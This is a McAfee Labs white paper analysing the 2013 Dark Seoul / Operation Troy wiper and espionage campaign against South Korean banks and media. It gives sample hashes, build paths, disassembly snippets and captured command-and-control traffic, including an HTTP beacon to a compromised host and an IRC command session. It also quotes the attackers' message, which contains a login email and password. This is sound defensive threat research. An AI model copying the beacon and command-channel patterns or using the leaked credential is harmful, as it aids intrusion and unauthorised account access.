White Paper

Dissecting Operation Troy: Cyberespionage in South Korea

By Ryan Sherstobitoff and Itai Liba, McAfee® Labs
and James Walter, Office of the CTO

Table of Contents

Executive Summary

South Korea was hit by a major cyberattack on March 20, 2013, at 2:00 pm local time. This cyberattack caused a significant amount of damage to the affected organizations by wiping the hard drives of tens of thousands of computers.

McAfee Labs research provides further insight into the likely source of these attacks. Though not definitive, our analysis provides a much clearer picture. The research also indicates that there may have been two distinct groups, attacking different targets.

Our analysis of this attack—known first as Dark Seoul and now as Operation Troy—has revealed that in addition to the data losses of the MBR wiping, the incident was more than cybervandalism. The attacks on South Korean targets were actually the conclusion of a covert espionage campaign.

Attack Timeline

Our analysis suggests the following order of these attacks. Later in this report we mention other elements that color our view of this event, but consistent throughout is our belief that the attackers had access to the environments prior to launching the wiping component.

March 20 attack against banks and news agencies in South Korea:

1. The remote-access Trojan was compiled January 26, 2013.
2. The component to wipe the master boot record (MBR) of numerous systems was compiled January 31.
3. An initial victim within the organization was spear-phished with the remote-access Trojan. This likely occurred before March 20, and possibly weeks prior to the attack.
4. The dropper was compiled March 20, hours before the attack occurred.
5. The dropper was distributed to systems across the victim organizations, and within minutes of execution the MBRs were wiped. This occurred around 2:00 pm Seoul time on March 20.

State Sponsorship or Cyberterrorism?

Who conducted these attacks is still unclear, but our research gives some further insight into the likely source. The clues left behind confirm that the two groups claiming responsibility were a fabrication to throw investigators off the trail and to mask the true source.

The adversaries

The two groups that appear to have been involved in the attacks have had no prior connection until now.

- *NewRomanic Cyber Army Team*. The samples connected to this group are more convincing. The majority of the wipers (found in the wild and retrieved from infected systems through other sources) contain the strings "principes" and "hastati," which also appear in a message left on one of the targeted websites in the form of a web pop-up. The wiper component also overwrote the MBR with one of these strings. The following data points support this fact:
  - The strings "principes"[1] and "hastati"[2] were found within the code of some of the wiper components. The same strings were also found in the web pop-up message that was left on the Nocut News Korea website. The strings are ancient Roman terms that make reference to military units, hence a "cyberarmy." The pop-up even states some of the specific units that were part of hastati which were involved in this attack.
  - The remote-access Trojan that was found had a build path which included the reference "Make Troy," a subdirectory of the folder "Work." Troy[3] refers to an ancient Roman region, again connecting the Roman references to this group, which consistently uses this theme.

- *The Whois Hacking Team*. On March 20, the website of the network provider LG +U was defaced by this group. Was it a coincidence that a second group was involved? All of the evidence indicates that they had a strong involvement, but there is no solid link to the group because it did not claim involvement in the attacks. However, we do have the circumstantial link of a wiper component that in practice operated differently from the wipers employed by the NewRomanic Cyber Army yet also appears to be essentially the same wiper. The Whois Hacking Team MBR wiper component includes the same graphics (in a resource file in the binary) that appeared on the defaced LG +U website, although the malware did not behave the same way. Within the main executable file, however, we discovered a small portion of the code that matched the structure of that of the NewRomanic Cyber Army wipers we found, so the Whois Team likely dropped the same wiper.

State sponsored or not, these attacks were crippling nonetheless. The overall tactics were not that sophisticated in comparison to what we have seen before. The trend seems to be moving toward using the following techniques against targets:

- Stealing and holding data hostage and announcing the theft. Public news media have reported only that tens of thousands of computers had their MBRs wiped by the malware. But there is more to this story: The main group behind the attack claims that a vast amount of personal information has been stolen. This type of tactic is consistent with Anonymous operations and others that fall within the hacktivist category, in which they announce and leak portions of confidential information.
- Wiping the MBR to render systems unusable, creating an instant slowdown to operations within the target

The Analysis

What were the motives behind these attacks and why did the attackers chose certain targets? The attacks managed to create a significant disruption of ATM networks while denying access to funds. This wasn't the first time that this type of attack—in which destructive malware wiped the systems belonging to a financial institution—has occurred in South Korea. In 2011 the same financial institution was hit with destructive malware that caused a denial of service.

The attackers left a calling card a day after the attacks in the form of a web pop-up message claiming that the NewRomanic Cyber Army Team was responsible and had leaked private information from several banks and media companies.

They also referenced destroying the data on a large number of machines (the MBR wiping) and left a message in the web pop-up identifying the group behind the attacks. The page title in Internet Explorer was "Hey, Everybody in Korea????"

"Hi, Dear Friends, We are very happy to inform you the following news. We, NewRomanic Cyber Army Team, verified our #OPFuckKorea2003. We have now a great deal of personal information in our hands. Those includes; 2.49M of [redacted] member table data, cms_info more than 50M from [redacted]. Much information from [redacted] Bank. We destroyed more than 0.18M of PCs. Many auth Hope you are lucky. 11th, 12th, 13th, 21st, 23rd and 27th HASTATI Detachment. Part of PRINCIPES Elements. p.s For more information, please visit www.dropbox.com login with joseph.r.ulatoski@gmail.com::lqaz@WSX3edc$RFV. Please also visit pastebin.com."

The Malware

A few types of malware were involved in these attacks. Each variant had a particular use. Some public reports mentioned only the use of the wiper component; however, there were actually three components, all with a different purpose, that assisted the attackers in the campaign.

Component	Purpose	File Size	Compile Date
Dropper Trojan	Installs the MBR wiper	418KB	March 20, 2013
MBR Wiper	Wipes the MBR of the disk	24KB	January 31, 2013
Remote-Access Trojan	Provides backdoor access to attackers	46KB	January 26, 2013

Table 1: Elements of the attack on South Korean targets.

There were two subsequent aspects to this attack:

- The destruction of PCs using the MBR wiper component. Occurred March 20.
- Remote access to the targets' environments for a period prior to the attack. The duration of this access is unknown.

The dropper Trojan

The dropper Trojan was primarily used to download the executable that destroyed the systems' MBRs. We suspect that the dropper Trojan was distributed at the time of the attacks via a compromised patch-management server that pretended to run a legitimate update.

The dropper Trojan was compiled March 20, the day of the attack and several hours prior to the destruction of the systems. We suspect that the attackers had access to the target environment prior to March 20. It is unlikely that a large volume of users (some 30,000+) were spear-phished on March 20 alone.

It's likely a much earlier compromise led to the attacks' being staged internally. Thus, there was an initial victim whose infected system allowed the attackers to gain access to other systems that let them distribute the malware broadly. The initial infection certainly could have come from a spear-phishing attack. The backdoor component was compiled in late January. The attackers could have been inside the networks since February. This timeline is plausible given that the attackers claim to have stolen a vast amount of information from these networks prior to wiping the MBRs.

Our further analysis led us to discover additional components that support our conclusion:

- A remote-access Trojan was discovered to have compromised some of the target environments, specifically an internal server used to distribute updates to thousands of PCs. This Trojan variant was compiled January 26, and was detected by the security industry on March 25. McAfee detects this threat as RDN/Generic PWS.y!io. This Trojan was built with the Microsoft Visual C++ Version 2.9 compiler with a file size of 47KB.

MBR wiper

We have seen several wiper samples to date; all were compiled January 31. The wiper itself is relatively small (24KB) and is introduced into the environment via a dropper Trojan that is 418KB and was compiled the day of the attacks.


Upon executing the malware, the main dropper (9263e40d9823aecf9388b64de34eae54) creates the file AgentBase.exe, the MBR wiper component. This file is placed in the infected user's application data folder, executes, and immediately starts the countdown to wipe the system and render it unbootable. This file was compiled approximately two months prior to the attack's taking place.

The main dropper component was compiled the day of the attack, March 20, at 4:07 am Seoul time. The dropper installed the wiper, which destroyed the MBRs at around 2:00 pm Seoul time. Once the dropper executed, the system were wiped within minutes. Thus, these components likely weren't distributed until the time when the attackers wished to destroy these machines.

The remote-access Trojan

It's not widely known that the attackers used a remote-access Trojan to compromise an internal server. The attackers used this internal server to distribute the wiper component to the thousands of PCs. The remote-access Trojan had a file size of 46KB and was compiled on January 26, five days before the MBR wiper was compiled.

As we concluded earlier, we have determined that the attackers had access to the environment prior to wiping the systems. The remote-access Trojan was likely delivered to an internal PC via a spear-phishing campaign. From this system the attackers accessed other internal resources. The Trojan was designed to operate within Internet Explorer; it launched a hidden instance of Internet Explorer and injected itself into the running process.


Process Tree

☐ Only show processes still running at end of current trace
☑ Timelines cover displayed events only

Process	Description	Image Path	Life Time
lsass.exe (692)		C:\WINDOWS\sy...	🟩
Explorer.EXE (1628)	Windows Explorer	C:\WINDOWS\E...	🟩
VMwareTray.exe (1784)	VMware Tools tra...	C:\Program Files\...	🟩
VMwareUser.exe (1792)	VMware Tools Ser...	C:\Program Files\...	🟩
Procmon.exe (796)	Process Monitor	C:\MemoryDumpA...	🟩
verclsid.exe (2592)	Verify Class ID	C:\WINDOWS\sy...	🟩
verclsid.exe (2560)	Verify Class ID	C:\WINDOWS\sy...	🟩
malware_2.exe (2584)		C:\Documents an...	🟩
iexplore.exe (2636)	Internet Explorer	C:\program files\I...	🟩
dfsvc.exe (1104)	dfsvc.exe	C:\WINDOWS\Mi...	🟩

```
Description:  Internet Explorer
Company:      Microsoft Corporation
Path:         C:\program files\Internet Explorer\iexplore.exe
Command:      "C:\program files\Internet Explorer\iexplore.exe" googom
User:         JSMITHPC\Jane Smith
PID:          2636          Started:   4/9/2013 12:03:14 PM
```

Go To Event | Include Process | Include Subtree | Close

Figure 1. The process monitor shows the remote-access Trojan spawning an instance of Internet Explorer.

The Trojan immediately modified the properties in the registry to allow for remote connections to the system.

Linking to the Attackers

Linking malware to its developers isn’t always an easy task. Most attackers are careful enough to ensure they can’t be traced. This is especially important in cases such as cyberespionage, in which the intent is to remain invisible.

In our analysis we observed a number of unique attributes in the components involved in these attacks; these markers allowed us to link specific samples to a specific group.

Two groups have taken credit for these attacks, but we can tell that the variants which wiped the systems link to the NewRomanic Cyber Army Team.


Although the Whois Hacking Team is more public due to its defacement of the network provider LG +U’s website, we can link this group to only one sample of a wiper, which operates differently than the others. The Whois wiper is much larger, with a file size of 236KB and was compiled March 19, whereas the other wiper components are a mere 24KB. The larger size suggests the Whois wiper contains more functions. Thus, we can definitively link NewRomanic to the samples used to wipe the MBRs of systems within the South Korean financial institution networks. NewRomanic will remain the prime suspect involved in the attacks.

Confirming the link between NewRomanic and known wiper samples, we found a number of wiper samples contained either the string “hastati” or “principes” in the calling cards left by the attacker.

Sample MD5	Compilation Date	Detection Name
db4bbdc36a78a8807ad9b15a562515c4	January 31, 2013	KillMBR-FBIA
5fcd6e1dace6b0599429d913850f0364	January 31, 2013	KillMBR-FBIA
f0e045210e3258dad91d7b6b4d64e7f3	January 31, 2013	KillMBR-FBIA

Table 2: Wiper samples connected to the NewRomanic Cyber Army Team.

Not only did most of the wiper samples link to NewRomanic, but the remote-access Trojan can also be linked to the group. The Trojan contained a build path that mentions Troy in the directory path, again consistent with the ancient Roman references used by this group.



```
                   dd 1
aZWorkMakeTroy3  db 'Z:\Work\Make Troy\3RAT Project\3RATClient_Load\Release\3RATClient'
                   db '_Load.pdb',0
                   align 10h
aA                 db 'á',27h,0              ; DATA XREF: .rdata:004092C8↑o
                   align 4
```

Figure 2. The remote-access Trojan names Troy. This reference links the attack to the NewRomanic Cyber Army Team.

Code Analysis

It is highly unusual that two groups claim responsibility for these attacks. No further information has been revealed as to who they are or what their motivations are; this is another reason to suspect that these two groups are the same and are actually fabricated. The supporting evidence comes in the form of code analysis determining the degree of similarity between the samples.

The Whois Hacking Team sample was compiled March 19 at 1:57 pm local time and the NewRomanic dropper was compiled March 20 at 4:07 am local time. The attacks on South Korean banks and media and the defacement of LG +U occurred approximately 2:00 pm local time on March 20.

McAfee Labs investigated the differences between the two samples at a code level to determine if there were any similarities. In spite of the fact that the wiper component originating from NewRomanic Cyber Army Team was 24KB in size and the component from Whois was 236KB, we did find similarities within the code. The Whois sample is a dropper for a component that closely resembles the one used by the NewRomanic Cyber Army. We found a significant number of matching subroutines and a large number of code segments with only minor differences. These similarities lead us to conclude that the payload code is based upon the same initial code and was embedded into different droppers.

Whois Sample	NewRomanic Sample	# of Different Functions
_alloca_probe	_alloca_probe	exact match
sub_4078C0	loc_40291F	15
sub_4030A0	loc_302f40	17
loc_404f54	loc_403169	1
loc_4033a1	loc_4084ee	exact match
loc_4065f4	loc_403694	exact match
start	sub_401870	131
sub_402D02	sub_407BC9	0
sub_407c7a	sub_402DB3	10
sub_4083F5	sub_40327D	4
sub_403770	sub_409980	exact match

Table 3: Partial analysis of subroutine differences.

Revealing "Operation Troy"

Persistent espionage campaign in South Korea: 2009–2013

Public reports covering what is known as the Dark Seoul incident, which occurred on March 20, 2013, addressed only the MBR wiper components. Many of the details of this incident have been examined, and most analysts conclude this was an isolated, though clearly coordinated, attack. However, McAfee Labs has found that there was more to the incident than what was widely reported. Our analysis has revealed a covert espionage campaign.

Typically this sort of advanced persistent threat (APT) campaign has targeted a number of sectors in various countries, but Operation Troy, as these attacks are now called, targets solely South Korea.

From our analysis of unique attributes within the malware samples we have determined that the initial code behind the "Troy" family of Trojans was created in 2010, as was another component that was dropped by the Trojan HTTP Troy. The malware used in these attacks were compiled to specifically target South Korea and used Korean-language resources in the binaries. The malware connected to legitimate Korean domains that were running a bulletin board and sent a specific command to a PHP page to establish an IRC channel and receive commands.




Figure 3. The targeted attack Dark Seoul reached its culmination in March 2013, but its roots go back at least to 2009, when the Trojan's source code was first compiled. Subsequent variations of the malware have also been involved in these threats.

McAfee Labs has determined that domestic espionage activities occurred before the March 20 attacks, most likely to gain intelligence regarding the targets to carry out further attacks (such as the March 20 incident) or to benefit the attackers in some other ways. This spying operation had remained hidden and only now has been discovered through diligent research and collaboration. We also suspect the attackers had knowledge of the security software running within the environment before they wiped the systems, given that some of the variants used in the attack were made to look as if they were antimalware update files from before March 20.

The attackers who conducted the operation remained hidden for a number of years prior to the March 20 incident by using a variety of custom tools. Our investigation into Dark Seoul has found a long-term domestic spying operation underway since at least 2009. The operation, all based on the same code, has attempted to infiltrate specific South Korean targets. We call this Operation Troy, based on the frequent use of the word *Troy* in the compile path strings in the malware. The prime suspect group in these attacks is the New Romanic Cyber Army Team, which makes frequent use of Roman and classical terms in their code. While analyzing malware components from before the March 20 incident we found both similar and identical attributes of the files involved that enable us to link them to the 3Rat remote administration tool client used on March 20 as well as to samples dating to 2010. Furthermore, we determined that through prior access to the victims' networks, the attackers were able to upload the MBR wiper component and distribute it. It is also possible that the campaign known as 10 Days of Rain is a byproduct of Operation Troy; some of our analysis suggests that the malware Concealment Troy was present in these attacks.

Tools and tactics

NSTAR: 2010–2011

NSTAR appears to be the first production version of the Troy family. This Trojan is based upon malware created for a military espionage campaign that first emerged in 2009. NSTAR is the first to use components in the same way that later variants of the Troy family do. It included a shared DLL (bs.dll) that was found in the 2010 and 2011 variants. Later variants use a modified version, HTTPSecurityProvider.dll, which employs nearly the same file-mapping function as used by bs.dll. Most of these variants are compiled from the Work directory; that's fairly consistent throughout all versions. The DLL was compiled using Microsoft Visual C++ Version 6. Those iterations were found in 2010-2011.

The call graph generated for NSTAR's bs.dll is identical with that of HTTP Troy. They were compiled at least a year apart from each other.




Figure 4. Call graph for bs.dll from the NSTAR variant of the Troy Trojan.





Figure 5. Call graph for bs.dll from the HTTP Troy variant.

The DLL was compiled March 3, 2011, and includes an OCX component that was compiled in late 2010. The OCX used a very different compile path, but bs.dll, the backdoor, is essentially the same as those seen in later versions.

The Work directory, with path shown below, is also used with Troy variants Concealment Troy and 3Rat Client, which were both compiled in 2013.

```
E:\Work\BackUp\2011\nstar_1103\BackDoor\BsDll-up\Release\BsDll.pdb
```


We also found a file-mapping function in this variant similar to those in most of the newer versions. The unique string beginning with “FFFFFFF” is identical and occurs throughout the later variants.



```
call    sub_4022A0
push    offset aFffffff198468c ; "FFFFFFF-198468CD-6937629023-EF90000000"
push    0               ; bInheritHandle
push    4               ; dwDesiredAccess
call    ds:OpenFileMappingA ; OpenFileMappingA:
```

Figure 6. NSTAR’s file-mapping function.

The malware establishes an IRC channel to receive real-time commands in the same manner as the military espionage malware.



```
GET /upload/page/login_ok.php?no=0&id=H^000C29248180
[0]&sn=29930640&sc=1687e1b88b752906a9788bcde8af2252 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: buyonshop.com

HTTP/1.1 200 OK
Date: Sat, 25 May 2013 18:29:06 GMT
Server: Apache
X-Powered-By: PHP/4.4.9
Content-Length: 2
Connection: close
Content-Type: text/html
```

Figure 7. NSTAR communicates with its control server via HTTP as its primary channel.

Chang and EagleXP: 2010


Another variant from 2010, EagleXP, is closely related to NSTAR and HTTP Troy based on reused components. EagleXP used this compile path:

D:\VMware\eaglexp(Backup)\eaglexp\vmshare\Work\BsDll-up\Release\BsDll.pdb

Again we see the Work directory involved as in the other post-2010 malware used in this campaign. A variant compiled May 27, 2010, also contained a very similar compile path. We were able to obtain some traffic from the control server.


D:\\Chang\\vmshare\\Work\\BsDll-up\\Release\\BsDll.pdb

The May 27 variant, called Chang, operated in the same manner as other Troy variants and used the same bs.dll. A Korean manufacturing website hosted both the control server and an IRC server.



```
00000000 | 5041 5353 2054 6561 6368 696E 6749 7342 | PASS TeachingIsB
00000010 | 656C 6965 7669 6E67 0D0A 4E49 434B 2078 | elieving..NICK x
00000020 | 5E30 3030 4332 3935 4335 4445 430D 0A55 | ^000C295C5DEC..U
00000030 | 5345 5220 6E6F 626F 6479 2075 6E6B 6E6F | SER nobody unkno
00000040 | 776E 2075 6E6B 6E6F 776E 203A 6E6F 6E61 | wn unknown :nona
00000050 | 6D65 0D0A                               | me..
```

Figure 8. Outbound traffic from an infected system.



```
PRIVMSG x^231112352643[1] :5rIJeKmxW8Yst/Y3SSbXKWr9D9yit+nrcXcZ7yUt1cpZGUuqjmZYeRZCWq/ZGuEfC69hZTTFPCPoX5hq6G18Fz
JOIN #god
PRIVMSG x^231112352643[1] :6h/mOzpA3tUxvLkhtRpC/CHvEECfc+21L3BQmmXn522vTBXoOYabaIwTxmHIyaHqSQRfkZEnhUG7VcWTg5/3Bz
PRIVMSG x^231112352643[1] :ro01GCB2d1ttkPUBb05OYMV qeHmbmhZOgmeBjbYkEcjoFFtkmxDhcMKMmZOvDxZ2NmrWe1069 vQ/7eEcMG4
PRIVMSG x^231112352643[1] :vLzOX8DXfsD+yHBZOKNFdUCknKJ1PTzYt0a7MiEveBcLBIPxNwF71/sIE1trzDFm3F+XRt2pjhGvbVGTEIGfNr
PRIVMSG x^231112352643[1] :yfNdQLOonQ70Ek/FT/52IjSwGn6oQ8BGTpOEzY3ORnFqRoSEwVOC6ns79MTXbR03kII9fro6EzyTfMOZjSctO
PRIVMSG x^231112352643[1] :6ifZ8uf7apFqQb1JCxD0A5GzC03F1dLUMfyn1RuuwJI9S8cl3Wr8yrbtoix/hNJLznXOsDLCzTP2ERgHTXZDI
```

Figure 9. The malware establishes a channel with the control server via IRC.

Both the Chang and EagleXP variants are based on the same code that created NSTAR and later Troy variants. These similarities confirm the attackers have operated for more than three years against South Korean targets.

Inside the IRC botnet





Figure 10. The malware family and its control servers.

